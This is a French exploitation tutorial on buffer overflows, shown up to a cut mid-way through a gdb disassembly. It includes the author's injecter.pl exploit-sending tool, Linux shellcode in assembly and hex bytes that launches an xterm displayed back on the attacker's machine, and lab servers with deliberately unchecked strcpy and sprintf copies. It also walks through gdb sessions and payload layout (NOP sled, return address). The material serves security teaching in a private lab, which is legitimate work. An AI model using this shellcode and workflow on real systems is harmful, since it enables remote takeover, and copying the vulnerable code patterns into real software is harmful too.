

Ghorg0re/3ey

Démonstrations pratiques de buffer overflows

Ou la compromission d'un système par une simple erreur de programmation

Disclaimer

Avant toute lecture de ce document et utilisation du code/des programmes fournis dans ce dossier, le lecteur doit accepter les conditions suivantes :

- Il reconnaît connaître le sujet de ce dossier – L'exploitation de buffer overflows – et le lire en pleine connaissance de cause.
- Il accepte être le seul et unique responsable des expérimentations menées à partir de ce dossier et dégage par conséquent l'auteur de toute responsabilité en cas de dégâts, même s'ils interviennent en suivant point par point les tests décrits dans cette documentation.
- Utilisation dans le cadre privé (réseau privé du lecteur) :
 - Les codes fournis peuvent être modifiés, réutilisés ou adaptés.
 - Les documents restent la propriété de l'auteur.
- Utilisation hors du cadre privé (hors du réseau privé du lecteur) :
 - Aucune partie de ce dossier (documents ou codes) ne doit être utilisée ou inspirer des actions illégales (piratage, intrusion,...).
 - Toute publication (ou action) citant (ou s'appuyant) sur des éléments de ce dossier devront faire l'objet d'une demande et d'un accord explicite de la part de l'auteur.

Introduction	3
Cadre de l'étude	4
Outils nécessaires	4
Plateformes.	4
Outils.	4
Présentation de l'outil injecter.pl	4
Exemple de buffer overflows sous Linux	6
Création du shellcode d'exploitation	6
Environnement de création.	6
Ecriture du shellcode.	6
En pratique : création du shellcode.	7
Exploitation du serveur 1: Stack Overflow avec Shellcode after.	9
Plate-forme de test.	9
Programme vulnérable	9
Etude de la vulnérabilité	12
Analyse de l'exploit	12
Exploitation du serveur	12
Exploitation du serveur 2: Stack Overflow avec Shellcode before.	14
Plate-forme de test.	14
Programme vulnérable	14
Etude de la vulnérabilité	16
Analyse de l'exploit	17
Exploitation du serveur	18
Exploitation du serveur 3: Heap overflow.	19
Plate-forme de test.	19
Implémentation de la librairie GNU C	19
Principe de l'exploitation du débordement.	20
Programme vulnérable	22
Le shellcode.	26
Exploitation du serveur	27
Conclusion sur l'exploitation sous Linux	29
Exploitation sous Windows	30
Création du shellcode d'exploitation	30
Principe du shellcode.	30
Génération de shellcode.pm.	36
Exploitation d'un stack overflow : écrasement de l'adresse de retour.	36
Plate-forme de test.	36
Programme vulnérable	36
Cas de la compilation sous Visual C++ 6.0	40
Cas de la compilation sous Visual C++ .net	45
Exploitation d'un heap overflow pour corrompre une VTABLES : Les limites de l'option /GS	47
Rappel sur les VTABLES.	47
Plate-forme de test.	49
Programme vulnérable	49
Etude de la vulnérabilité	53
Exploitation du serveur	54
Conclusion sur l'exploitation sous Windows	55
Contournement des équipements de filtrages	56
Les équipements de filtrage : Concepts	56
Contournement du firewall personnel	56
Démonstration pratique	57
Conclusion générale.	58
Références.	59

Introduction

Si les buffer overflows ne sont statistiquement pas les failles les plus exploitées, elles sont néanmoins parmi les plus célèbres. Cette triste renommée vient sans doute de leur portée : en terme de compromission de la machine vulnérable où l'exploitation peut aller jusqu'à la prise de contrôle à distance, en terme de propagation au sein des réseaux si la faille touche un composant ou une application présent sur un grand nombre de machines. Les récentes attaques virales comme sasser ou msblast montre la puissance d'infections basées sur des vulnérabilités présentant ces deux caractéristiques.

Le principe est donc bien connu : Une application réserve un espace mémoire pour stocker une donnée externe¹, mais la taille de cette donnée peut dépasser celle de la zone réservée. Il est alors possible d'écrire dans les zones mémoires adjacentes à celle réservée, ce qui peut conduire à différents résultats : Modification du comportement, plantage de l'application, ou bien sûr exécution de code arbitraire.

Malheureusement, si le principe est connu, le processus de débordement est moins souvent décortiqué et les possibilités et difficultés de ce type d'attaque trop rarement expliquées.

De très nombreux articles présentent pourtant la théorie des buffer overflows en détail, mais ils se focalisent généralement sur le concept de débordement et non sur la démonstration pratique de l'exploitation. L'objectif de ce dossier est donc de présenter des exemples concrets d'exploitation de débordement de buffer sur des cas d'écoles. Les programmes vulnérables sont des serveurs développés pour cette étude effectuant certaines opérations symboliques.

Les exploitations conduiront à une prise de contrôle à distance du serveur vulnérable. Sous Linux, elle consistera en une ouverture de shell en remote display et sous Windows à l'exécution d'un « command.exe » distant.

Le but est bien de présenter des cas concrets ; nous ne nous attarderons donc pas sur la théorie (assembleur, notions de stack et de heap, appel de fonction,...). Cet article suppose donc que le lecteur ait un minimum de connaissance en la matière. A noter que quelques infos sont disponibles à ce sujet dans le power point associé.

Cette étude portera d'abord sur des exemples d'exploitation sous Linux, puis sous Windows, domaine nettement moins documenté sur le net.

Voici le plan :

- Exploitation sous Linux.
 - Exploitation de stack overflow.
 - Exploitation par un buffer « shellcode after ».
 - Exploitation par un buffer « shellcode before ».
 - Exploitation de heap overflow.
- Exploitation sous Windows
 - Exploitation d'un stack overflow par écrasement de l'adresse de retour.
 - Cas d'une compilation avec Visual C++ 6.0 : Exploitation directe
 - Cas d'une compilation avec Visual .net : L'option /GS
 - Présentation d'une corruption de la VTABLES : Les limites de l'option /GS
- Cas des équipements de filtrage
 - Contournement du filtrage des flux sortants par un firewall personnel : l'illusion de sécurité.

¹ Une donnée envoyée par un système externe (utilisateur, application cliente,...)

Cadre de l'étude

Outils nécessaires

Plateformes.

Pour que les démos soient plus réalistes il est préférable d'utiliser une machine différente pour le serveur et pour le poste attaquant.

Donc pour les exemples sous Linux, vous aurez besoin de :

- Un poste sous Linux pour les serveurs. Les tests ont été faits avec une Red Hat 9 (noyau 2.4).
- Un poste sous Linux ou sous Windows + serveur X pour l'attaquant.

Et pour les exemples sous Windows :

- Deux postes sous Windows. Les tests ont été faits avec Windows XP Pro (SP1, dernière mise à jour).

Outils.

Si vous voulez utiliser injecter.pl (voir ci dessous), vous devez installer PERL.

Pour les exemples sous Windows, vous aurez besoin de :

- MASM v8 pour la compilation de shellcode
- Visual 6.0 pour la compilation des serveurs / autres outils.
- Visual .net pour la compilation des serveurs / autres outils.

Présentation de l'outil injecter.pl

Les exploitations présentées se feront à distance. Cela implique donc que l'attaquant envoie des buffers correctement formatés au serveur.

Il est relativement lourd d'utiliser un programme C avec des constantes, car il faut le recompiler à chaque fois que l'on veut modifier le buffer envoyé. De plus, la formation des trames nécessite de concaténer des buffers, opération toujours un peu délicate en C. Pour simplifier cela, j'ai développé un outil qui formate un buffer suivant un fichier de configuration puis l'envoie au serveur.

Cet outil est programmé en PERL, ce qui lui permet d'être portable sur Windows et sur Linux (Attention de bien exécuter un dos2unix lors de l'utilisation sous Linux).

Dans un buffer envoyé pour provoquer un débordement, on va trouver en général :

- Un shellcode
- Une adresse de saut qui va écraser une zone mémoire pour rediriger l'exécution
- Des instructions NOP de padding
- Des octets variés.

L'outil doit donc permettre de définir facilement des valeurs pour ces éléments.

Il est constitué des fichiers suivants :

- injecter.pl : L'exécutable PERL
- shellcode.pm : Le module définissant la variable \$shellcode contenant la version binaire du shellcode
- *.conf : Fichiers de configuration qui définissent le format du buffer à envoyer.

Prenons un exemple : Vous voulez envoyer un buffer sur un serveur en écoute sur le port 8080 à l'adresse IP 192.168.1.3.

Voici le code du fichier de configuration « injecter_test.conf » :

```
SERVER_ADDR=192.168.1.3
SERVER_PORT=8080
JMP_ADDR=0x77F75930

BUFFER=0x01:1|0xdeadbabe:1|NOP:167|SHELLCODE:1|JMP:1
```

Les trois premières lignes définissent l'adresse du serveur, le port d'écoute et la valeur de JMP.

Ensuite la chaque ligne commençant par « BUFFER » envoie un buffer formaté suivant la description après le « = ». Ici, il sera constitué de :

- un octet 0x01
- quatre octets 0xdeadbabe
- 167 instructions NOP

-- Ghorg0re/3ey : Démonstrations pratiques de buffer overflows --

- le shellcode définit par la variable \$shellcode dans le fichier shellcode.pm
- quatre octets représentant le saut (0x77F75930)

Pour résumer le format d'une ligne envoyant un buffer est :

BUFFER=[DATA:COUNT]+

- COUNT est le nombre de fois ou DATA est répétée.
- DATA est :
 - NOP : L'instruction nop (0x90)
 - JMP : La valeur de l'adresse de saut
 - SHELLCODE : le shellcode
 - 0xXX : L'octet 0xXX
 - 0xXXXX : Les 2 octets 0xXXXX
 - 0XXXXXXXX : Les 4 octets 0XXXXXXXX

Remarque :

Les octets sont envoyés après inversion. Donc si voulez avoir la valeur 0xdeadbabe en mémoire, vous envoyez 0xdeadbabe et non 0xbebaadde.

Le buffer est ensuite envoyé via la commande suivante :

```
injecter.pl -f injecter_test.conf
```

injecter.pl admet un certain nombre de paramètres :

```
injecter.pl -h
-----
--          injecter.pl          --
--          --                    --
-- ghorg0re/3ey's exploit tools --
--          --                    --
-- Autor:   ghorg0re/3ey        --
-- Version: 1.06                --
-- Date:    17/05/2004          --
--          --                    --
-----

-- ghorg0re/3ey's injecter tool --

Description:
  injecter.pl is a small that allow you to build quickly frames to exploit buffer/heap
  overflow

Options:
  * -h           = print this help
  * -s [SERVER] = Connect to [SERVER]. Overwrite directive SERVER_ADDR
  * -p [PORT]   = Connect to [PORT]. Overwrite directive SERVER_PORT
  * -j [JMP_ADDR] = Set jump adress to [JMP_ADDR]. Overwrite directive JMP_ADDR
  * -f [FILE]   = Use [FILE] as configuration file. Default: injecter.conf
  * -r         = start exchange with a recv. Use this options if server send a welcome
  message after connect.
```

Cet outil est relativement simple, mais il facilite grandement l'exploitation des serveurs suivants. Je vous conseille fortement de l'utiliser ou de développer un équivalent.

Exemple de buffer overflows sous Linux

Dans cette partie, le service vulnérable s'exécute sur un Linux (Red Hat 9 ; noyau 2.4).

L'exploitation du débordement devra conduire à l'exécution de code ouvrant un shell sur la machine distante. La première étape est donc l'écriture du shellcode qui sera exécuté.

Création du shellcode d'exploitation

L'exploitation étant une exploitation distante, le shellcode doit effectuer une opération permettant au client de prendre la main sur une machine distante. De très nombreuses solutions sont possibles. Le choix du shellcode va alors dépendre de la taille du buffer d'exploitation ainsi que de l'architecture réseau et notamment des équipements de filtrage interposés entre le client et le serveur.

Dans notre cas nous ne ferons qu'une simple ouverture de xterm en remote display. Inutile de préciser que dans un cas réel, jamais le protocole X ne serait autorisé à sortir et qu'il faudrait donc modifier ce shellcode en fonction pour contourner les protections réseau.

De nombreux outils permettent de générer des shellcodes, certainement plus petits que ceux que vous ferez. Cependant, il est indispensable que vous sachiez les écrire pour pouvoir les adapter en fonction de l'environnement.

Environnement de création.

Pour la théorie sur l'écriture de shellcode, de nombreux articles sont disponibles sur le net. Personnellement, je recommande un dossier de Frédéric Raynal, Christophe Blaess et Christophe Grenier [1]. Je ne reviendrai donc pas sur la théorie des shellcodes.

Je vous recommande fortement d'automatiser la création et le test du shellcode, surtout dans une phase de développement. Voici les fichiers que j'utilise dans mon environnement et que vous trouverez dans le répertoire LINUX/SHELLCODE_BUILDER de l'archive :

- buildShellCode.c : C'est dans ce fichier que le shellcode est écrit. C'est un programme en C avec de l'assembleur inline. L'exécution du ELF conduira à un « access violation » car dans le shellcode vous devez généralement faire des écritures pour ajouter les '0' à la fin de chaînes de caractère. Or ces chaînes sont actuellement dans des segments de code donc en read-only. Vous ne pouvez donc pas tester directement votre shellcode.
- testShellCode.c : Un fichier généré qui contient un programme C permettant de tester le shellcode. Pour cela, le shellcode est copié dans un tableau, donc une zone mémoire. Les écritures des '0' ne provoqueront alors pas de « access violation ».
- extractShellCode.c : Un petit programme qui ouvre buildShellCode et extrait le shellcode sous forme de tableau C. Pour déterminer son emplacement, il recherche une chaîne 'AAAA' puis s'arrête au prochaine '0'.
- shellcodeBuilder.sh : Le script shell encapsulant l'exécution des programmes ci dessus :
 - Compilation de buildShellCode.c
 - Extraction du shellcode par extractShellCode
 - Copie sous forme de tableau dans testShellCode.c
 - Compilation de testShellCode.c
 - Execution de testShellCode.c
- restoreEverything.sh : Un script sh permettant de restaurer tous les droits des fichiers.

Ecriture du shellcode.

L'écriture du shellcode se fait dans le fichier buildShellCode.c.

Nous devons exécuter la commande « xterm ». Quelques tests nous permettent d'arriver aux conclusions suivantes :

- Le chemin complet de la commande doit figurer : « /usr/X11R6/bin/xterm »
- L'utilisation de l'option « -display XXX.XXX.XXX.XXX » ne fonctionne pas. Franchement je n'ai pas la moindre idée du pourquoi. Il faut donc plutôt utiliser la variable d'environnement « DISPLAY ».

Voici le code que l'on obtient :

-- Ghorg0re/3ey : Démonstrations pratiques de buffer overflows --

```
#include <stdio.h>

int main(int argv, char ** argc)
{
    asm("
begin:
    string \"AAAA\"
    jmp    getaddr
function:
    popl   %ebx                /* Recupere adresse de la commande */
    xor    %eax, %eax

    movb   %al, 0x14(%ebx)
    movb   %al, 0x30(%ebx)

    pushl  %eax                /* push NULL */
    lea   0x15(%ebx), %ecx
    pushl  %ecx                /* push @ variable d'env DISPLAY */
    movl   %esp, %edx          /* Load @ tableau env dans edx */
    pushl  %eax                /* push NULL */
    pushl  %ebx                /* push @ de la commande */
    movl   %esp, %ecx          /* Load @ tableau dans ecx */

    movb   $0xb, %al
    int    $0x80
getaddr:
    call   function
.shell_string:
    .string \"/usr/X11R6/bin/xtermXDISPLAY=192.168.000.002:0.0X\"
    /* le X a remplacer par un 0 */
    ");
}
```

- Les X représentent les octets à remplacer par des '0'.
- .string "AAAA" permet à extractShellCode d'extraire le shellcode. Le shellcode commence réellement au « jmp getaddr » et fini après le dernier 'X' de la chaîne.

Une remarque pour ceux qui découvre un shellcode pour la première fois : Notez bien la taille relativement réduite du code. Celle-ci est due à la puissance de l'interface noyau de Linux qui permet de lancer très facilement un exécutable.

Le principe du shellcode en lui même est classique :


- Saut en getaddr.
- Call en fonction.
- Le pop ebx permet de récupérer l'adresse de la chaîne.
- Les movb mettent des '0' à la fin des chaînes de caractères.
- On construit ensuite deux tableaux dans la pile :
 - Le tableau environnement contenant un pointeur vers DISPLAY et un élément nul.
 - Le tableau paramètre contenant un pointeur vers /usr/.../xterm et un élément nul.

En pratique : création du shellcode.

Voici la plate-forme de test cible :



Attaquant : Windows
192.168.1.2



Serveur : Linux
192.168.1.3

-- Ghorg0re/3ey : Démonstrations pratiques de buffer overflows --

Voici les étapes à effectuer pour obtenir le shellcode.

Sur la machine attaquante.

- 1- Copiez le répertoire INJECTER sur la machine attaquante

Sur le serveur.

- 1- Copiez le répertoire SHELLCODE_BUILDER sur la machine Linux.
- 2- Lancez le script « restoreEverything.sh » pour restaurer les droits et remplacer les carriage return.
- 3- Editez le fichier « buildShellCode.c.launchxterm.stackoverflow » qui constitue la référence pour lancer une xterm dans nos exemples de stack overflow et remplacer l'adresse IP dans la ligne .shell_string
DISPLAY=192.168.001.002:0.0
- 4- Copiez buildShellCode.c.launchxterm.stackoverflow en buildShellCode.c
- 5- Lancez le script de test :

```
$ ./shellcodeBuilder.sh -t
=====
--          shellcodeBuilder.sh          ==
--                                          ==
-- ghorg0re/3ey's exploit tools          ==
--                                          ==
--   Autor:   ghorg0re/3ey                ==
--   Version: 1.00                        ==
--   Date:    17/05/2004                  ==
=====

=====
Building buildShellCode.c ...
buildShellCode.c:5:13: warning: multi-line string literals are deprecated
=====
Extracting shellcode ...
char
shell[]="\xeb\x18\x5b\x31\xc0\x88\x43\x14\x88\x43\x30\x50\x8d\x4b\x15\x51\x89\xe2\x50\x53\x89\xe1\xb0\x0b\xcd\x80\xe8\xe3\xff\xff\xff\x2f\x75\x73\x72\x2f\x58\x31\x31\x52\x36\x2f\x62\x69\x6e\x2f\x78\x74\x65\x72\x6d\x58\x44\x49\x53\x50\x4c\x41\x59\x3d\x31\x39\x32\x2e\x31\x36\x38\x2e\x30\x30\x31\x2e\x30\x30\x32\x3a\x30\x2e\x30\x58";
// Shellcode size = 80 bytes
=====
Generating testShellCode.c...
=====
Building testShellCode.c ...
=====
Executing testShellCode ...
```

- 6- Une fenêtre xterm s'ouvre sur la machine attaquante (Pensez à lancer le serveur X dessus !).
- 7- Construisez le shellcode :

```
$ ./shellcodeBuilder.sh -b
=====
--          shellcodeBuilder.sh          ==
--                                          ==
-- ghorg0re/3ey's exploit tools          ==
--                                          ==
--   Autor:   ghorg0re/3ey                ==
--   Version: 1.00                        ==
--   Date:    17/05/2004                  ==
=====

=====
Building buildShellCode.c ...
buildShellCode.c:5:13: warning: multi-line string literals are deprecated
=====
Extracting shellcode ...
$shellcode="\xeb\x18\x5b\x31\xc0\x88\x43\x14\x88\x43\x30\x50\x8d\x4b\x15\x51\x89\xe2\x50\x53\x89\xe1\xb0\x0b\xcd\x80\xe8\xe3\xff\xff\xff\x2f\x75\x73\x72\x2f\x58\x31\x31\x52\x36\x2f\x62\x69\x6e\x2f\x78\x74\x65\x72\x6d\x58\x44\x49\x53\x50\x4c\x41\x59\x3d\x31\x39\x32\x2e\x31\x36\x38\x2e\x30\x30\x31\x2e\x30\x30\x32\x3a\x30\x2e\x30\x58";
# Shellcode size = 80 bytes

1;
=====
Writing shellcode to shellcode.pm ...
```



-- Ghorg0re/3ey : Démonstrations pratiques de buffer overflows --

- 8- Le script shellcodeBuilder.sh crée alors le fichier shellcode.pm dans le répertoire courant.
- 9- Copiez ce fichier sur la machine attaquante, dans le répertoire INJECTER.


Exploitation du serveur 1: Stack Overflow avec Shellcode after.

Plate-forme de test.

Pour les tests, la plate-forme suivante sera utilisée :



Attaquant : Windows
192.168.1.2



Serveur : Linux
192.168.1.3

Programme vulnérable

Description

Le programme vulnérable est un petit serveur qui écoute sur le port 1500. Après connexion, il accepte un certain nombre de commandes, envoyées suivant le format : [command] [data]

Voici la liste des commandes :

command	data	Résultat
USER	username	Test si toUpper([username])==“GHORG0REBEY”. Si c'est le cas, renvoi : « Welcome ghorg0re/3ey » Sinon, renvoi : « Unknow user »
Autre	-	Renvoi le message : « Unknow command »

Code

Voici le code :

```
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <netdb.h>
#include <stdio.h>
#include <unistd.h>

#define SUCCESS 0
#define ERROR 1

#define SERVER_PORT 1500
#define MAX_MSG 1500
#define UNKN_COMM "Unknow command\n"
#define UNKN_USER "Unknow user\n"
#define WELCOME_GHOR "Welcome ghorg0re/3ey\n"

/*****
 * Fonction error
 *
 * Affiche le message d'erreur msg
 *
 *****/

void error(char *msg)
{
    perror(msg);
    exit(-1);
}

/*****
```

-- Ghorg0re/3ey : Démonstrations pratiques de buffer overflows --

```
* Fonction checkUser
*
* Extrait l'utilisateur (&szBuffer[5])
* Effectue un ToUpper et compare le résultat avec GHORGOREBEY
*
*****/

int checkUser(char *szBuffer)
{
    char szUser[50];
    int i;

    bzero(szUser, sizeof(szUser));
    strcpy(szUser, &szBuffer[5]);
    for(i=0;i<sizeof(szUser);i++)
    {
        // To Upper
        if((szUser[i] > 'a') && (szUser[i] < 'z'))
            szUser[i] -= 0x20;
    }

    if(!strncmp(szUser, "GHORGOREBEY", strlen("GHORGOREBEY")))
        return 0;
    return 1;
}

/*****
* Fonction main
*
* Cree un serveur en ecoute sur le port SERVER_PORT
*
*****/

int main (int argc, char *argv[])
{
    int sockfd, newSocketfd, cliLen;
    struct sockaddr_in cliAddr, servAddr;
    char szBuffer[MAX_MSG];
    int n;

    printf("Current stack: 0x%x\n",szBuffer);

    // Cree socket
    if((sockfd = socket(AF_INET, SOCK_STREAM, 0)) < 0)
        error("Cannot open socket ");

    // Bind sur le port
    servAddr.sin_family = AF_INET;
    servAddr.sin_addr.s_addr = htonl(INADDR_ANY);
    servAddr.sin_port = htons(SERVER_PORT);

    if(bind(sockfd, (struct sockaddr *) &servAddr, sizeof(servAddr))<0)
        error("Cannot bind port ");

    listen(sockfd,5);

    printf("%s: waiting for data on port TCP %u\n",argv[0],SERVER_PORT);
    cliLen = sizeof(cliAddr);

    // Attente d'un client
    if((newSocketfd = accept(sockfd, (struct sockaddr *) &cliAddr, &cliLen)) < 0)
        error("Cannot accept connection");

    // Envoie banner d'accueil
    snprintf(szBuffer, sizeof(szBuffer), "Welcome to ghorg0re/3ey server\n");
    if((n = write(newSocketfd,szBuffer,strlen(szBuffer))) < 0)
        error("ERROR writing to socket");

    // Boucle de reception des messages
    bzero(szBuffer, sizeof(szBuffer));
    while((n = read(newSocketfd, szBuffer, MAX_MSG)) > 0)
    {
```

-- Ghorg0re/3ey : Démonstrations pratiques de buffer overflows --

```
        if(!strncmp(szBuffer, "USER ", strlen("USER ")))
        {
            if(!checkUser(szBuffer))
            {
                if((n = write(newSocketfd, WELCOME_GHOR, strlen(WELCOME_GHOR)))
< 0)
                    error("ERROR writing to socket");
            }
            else
            {
                if((n = write(newSocketfd, UNKN_USER, strlen(UNKN_USER))) < 0)
                    error("ERROR writing to socket");
            }
        }
        else
        {
            if((n = write(newSocketfd, UNKN_COMM, strlen(UNKN_COMM))) < 0)
                error("ERROR writing to socket");
        }

        bzero(szBuffer, sizeof(szBuffer));
    }
    exit(0);
}
```

Test du serveur.

Sur la machine Linux.

- 1- Allez dans le répertoire VULN_SERVER_BUFFER_OVERFLOW
- 2- Compilez le serveur « server_after » :

```
gcc server_after.c -o server_after
```

- 3- Lancez le serveur

```
$ ./server_after
Current stack: 0xbfffd80
./server_after: waiting for data on port TCP 1500
```

Sur la machine attaquante.

- 1- Allez dans le répertoire INJECTER
- 2- Modifiez le fichier de configuration « linux_stack_overflow_after_testsrv.conf » pour qu'il reflète l'architecture :

```
SERVER_ADDR=192.168.1.3
SERVER_PORT=1500

BUFFER=USER ghorg0reBey:1
```

- 3- Lancer le script injecter.pl à partir d'un cmd.exe

```
injecter.pl -f linux_stack_overflow_after_testsrv.conf -r
-----
--          injecter.pl          --
--                               --
-- ghorg0re/3ey's exploit tools  --
--                               --
-- Autor:   ghorg0re/3ey         --
-- Version: 1.06                 --
-- Date:    17/05/2004          --
--                               --
-----

Server welcome

Data received:"Welcome to ghorg0re/3ey server
"
-----

Packet number 0

Data to send:"USER ghorg0reBey"
Sending Data...
Data received:"Welcome ghorg0re/3ey
"
-----
```

-- Ghorg0re/3ey : Démonstrations pratiques de buffer overflows --

Etude de la vulnérabilité

La vulnérabilité se trouve au niveau de la fonction « checkUser » : Pour effectuer le toUpper sans modifier le buffer d'origine, le programme copie [username] dans un buffer de taille 50, sans vérifier la longueur de [username].

Pour vérifier si ce programme est exploitable, on lance le serveur en mode debug sous gdb :

On positionne un breakpoint sur la fonction checkUser, puis on démarre le processus :

```
$ gdb server_after
GNU gdb Red Hat Linux (5.3post-0.20021129.18rh)
Copyright 2003 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux-gnu"...
(gdb) b checkUser
Breakpoint 1 at 0x80486a8
(gdb) r
Starting program: server_after
Current stack: 0xbffff200
server_after: waiting for data on port TCP 1500
```

On connecte un client en telnet et on envoie une centaine de 'A'. L'exécution s'arrête sur le breakpoint. On trace jusqu'au ret :

```
(gdb) x /3xw $esp
0xbffff1dc: 0x41414141 0x41414141 0x41414141
```

L'adresse de retour a bien été écrasée par nos 'A'. Le programme est donc bien exploitable.

Analyse de l'exploit

Structure du buffer.

Nous sommes ici vraiment en présence d'un cas d'école :

Le buffer reçue par la socket est très grand (1500 octets) a comparer de celui utilisé pour faire le débordement (50 octets). Nous pouvons donc facilement utiliser une injection ayant l'allure suivante :

Taille max = 1500 octets		
@ de saut	NOP	Shellcode

Le shellcode est situé après l'adresse de retour, d'où le nom de « shellcode after »

Détermination du nombre d'adresse de saut et de nops.

Dans ce cas, les valeurs peuvent être évaluée sans trop de précision :

- Nous devons écraser l'adresse de retour par @ de saut, donc nous mettons 20 @ de saut (80 octets)
- Ensuite nous mettons un maximum de NOP pour accroître la probabilité que @ de saut nous fasse sauter dans cette partie. Par exemple nombre de NOP = 1200

Détermination de l'adresse de saut.

L'adresse de la pile change à chaque exécution, mais comme la marge d'erreur est relativement grande (1200 octets), il est assez facile de tomber sur une bonne adresse de saut au bout de quelques essais.

Pour nous faciliter la tâche, j'affiche un ordre de grandeur de la valeur pile. On utilisera cette valeur comme adresse de saut.

Exploitation du serveur

Sur la machine Linux.


- 1- Lancez le serveur

```
$ ./server_after
Current stack: 0xbfffd750
./server_after: waiting for data on port TCP 1500
L'adresse de pile est alors 0xbfffd750.
```



Exploitation du serveur 2: Stack Overflow avec Shellcode before.

Plate-forme de test.

Pour les tests, la plate-forme suivante sera utilisée :



Attaquant : Windows
192.168.0.2



Serveur : Linux
192.168.0.3

Programme vulnérable

Description

Le programme vulnérable est un petit serveur qui écoute sur le port 1500. Son rôle est simplement d'afficher les messages envoyés par le client, précédé de la chaîne « Message from remote client : », puis de renvoyer un message « I got your message » au client.

Code

Voici le code :

```
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <netdb.h>
#include <stdio.h>
#include <unistd.h>

#define SUCCESS 0
#define ERROR 1

#define SERVER_PORT 1500
#define MAX_MSG 100
#define MSG_ACK "I got your message\n"

/*****
 * Fonction error
 *
 * Affiche le message d'erreur msg
 *
 *****/

void error(char *msg)
{
    perror(msg);
    exit(-1);
}

/*****
 * Fonction printMsg
 *
 * Affiche le message envoyé par l'utilisateur concaténé avec
 * "Message from remote client :"
 *
 *****/

void printMsg(char *szBuffer)
```

-- Ghorg0re/3ey : Démonstrations pratiques de buffer overflows --

```
{
    char szMsg[MAX_MSG];

    sprintf(szMsg, "Message from remote client :%s\n", szBuffer);
    printf(szMsg);
}

/*****
 * Fonction main
 *
 * Cree un serveur en ecoute sur le port SERVER_PORT
 *
 *****/

int main (int argc, char *argv[])
{
    int sockfd, newSocketfd, cliLen;
    struct sockaddr_in cliAddr, servAddr;
    char szBuffer[MAX_MSG];
    int n;

    printf("Current stack: 0x%x\n",szBuffer);

    // Cree socket
    if((sockfd = socket(AF_INET, SOCK_STREAM, 0)) < 0)
        error("Cannot open socket ");

    // Bind sur le port
    servAddr.sin_family = AF_INET;
    servAddr.sin_addr.s_addr = htonl(INADDR_ANY);
    servAddr.sin_port = htons(SERVER_PORT);

    if(bind(sockfd, (struct sockaddr *) &servAddr, sizeof(servAddr))<0)
        error("Cannot bind port ");

    listen(sockfd,5);

    printf("%s: waiting for data on port TCP %u\n",argv[0],SERVER_PORT);
    cliLen = sizeof(cliAddr);

    // Attente d'un client
    if((newSocketfd = accept(sockfd, (struct sockaddr *) &cliAddr, &cliLen)) < 0)
        error("Cannot accept connection");

    // Envoie banner d'accueil
    snprintf(szBuffer, sizeof(szBuffer), "Welcome to ghorg0re/3ey server\n");
    if((n = write(newSocketfd,szBuffer,strlen(szBuffer))) < 0)
        error("ERROR writing to socket");

    // Boucle de reception des messages
    bzero(szBuffer, sizeof(szBuffer));
    while((n = read(newSocketfd, szBuffer, MAX_MSG)) > 0)
    {
        printMsg(szBuffer);
        bzero(szBuffer, sizeof(szBuffer));

        if((n = write(newSocketfd, MSG_ACK ,strlen(MSG_ACK))) < 0)
            error("ERROR writing to socket");
    }
    exit(0);
}
```

Test du serveur.

Sur la machine Linux.

- 1- Allez dans le répertoire VULN_SERVER_BUFFER_OVERFLOW
- 2- Compilez le serveur « server_after » :

```
gcc server_before.c -o server_before
```
- 3- Lancez le serveur

-- Ghorg0re/3ey : Démonstrations pratiques de buffer overflows --

```
$ ./server_before
Current stack: 0xbfffe3f0
./server_before: waiting for data on port TCP 1500
```

Sur la machine attaquante.

- 1- Allez dans le répertoire INJECTER
- 2- Modifiez le fichier de configuration « linux_stack_overflow_before_testsrv.conf » pour qu'il reflète l'architecture :

```
SERVER_ADDR=192.168.1.3
SERVER_PORT=1500

BUFFER=HELLO:1
```

- 3- Lancer le script injecter.pl à partir d'un cmd.exe

```
injecter.pl -f linux_stack_overflow_before_testsrv.conf -r
-----
--          injecter.pl          --
--          --                    --
-- ghorg0re/3ey's exploit tools --
--          --                    --
--   Autor:   ghorg0re/3ey       --
--   Version: 1.06               --
--   Date:    17/05/2004         --
--          --                    --
-----
Server welcome

Data received:"Welcome to ghorg0re/3ey server
"
-----

Packet number 0

Data to send:"HELLO"
Sending Data...
Data received:"I got your message
"
-----
```

Etude de la vulnérabilité

La vulnérabilité se trouve au niveau de la fonction « printMsg » : Contrairement à la première partie, le développeur à bien pensé à mettre les buffer source et destination à la même taille, mais il a oublié qu'il ajoute un certain nombre d'octets en début de buffer, correspondant à « Message from remote client : ».

Pour vérifier si ce programme est exploitable, on lance le serveur en mode debug sous gdb :
On positionne un breakpoint sur la fonction printMsg, puis on démarre le processus :

```
$ gdb server
GNU gdb Red Hat Linux (5.3post-0.20021129.18rh)
Copyright 2003 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux-gnu"...
(gdb) disassemble printMsg
Dump of assembler code for function printMsg:
0x0804866a <printMsg+0>:    push   %ebp
0x0804866b <printMsg+1>:    mov    %esp,%ebp
0x0804866d <printMsg+3>:    sub   $0x78,%esp
0x08048670 <printMsg+6>:    sub   $0x4,%esp
0x08048673 <printMsg+9>:    pushl 0x8(%ebp)
0x08048676 <printMsg+12>:   push  $0x8048940
0x0804867b <printMsg+17>:   lea  0xfffff88(%ebp),%eax
0x0804867e <printMsg+20>:   push  %eax
0x0804867f <printMsg+21>:   call  0x804856c <sprintf>
0x08048684 <printMsg+26>:   add   $0x10,%esp
```


-- Ghorg0re/3ey : Démonstrations pratiques de buffer overflows --

```

0x08048687 <printMsg+29>:   sub    $0xc,%esp
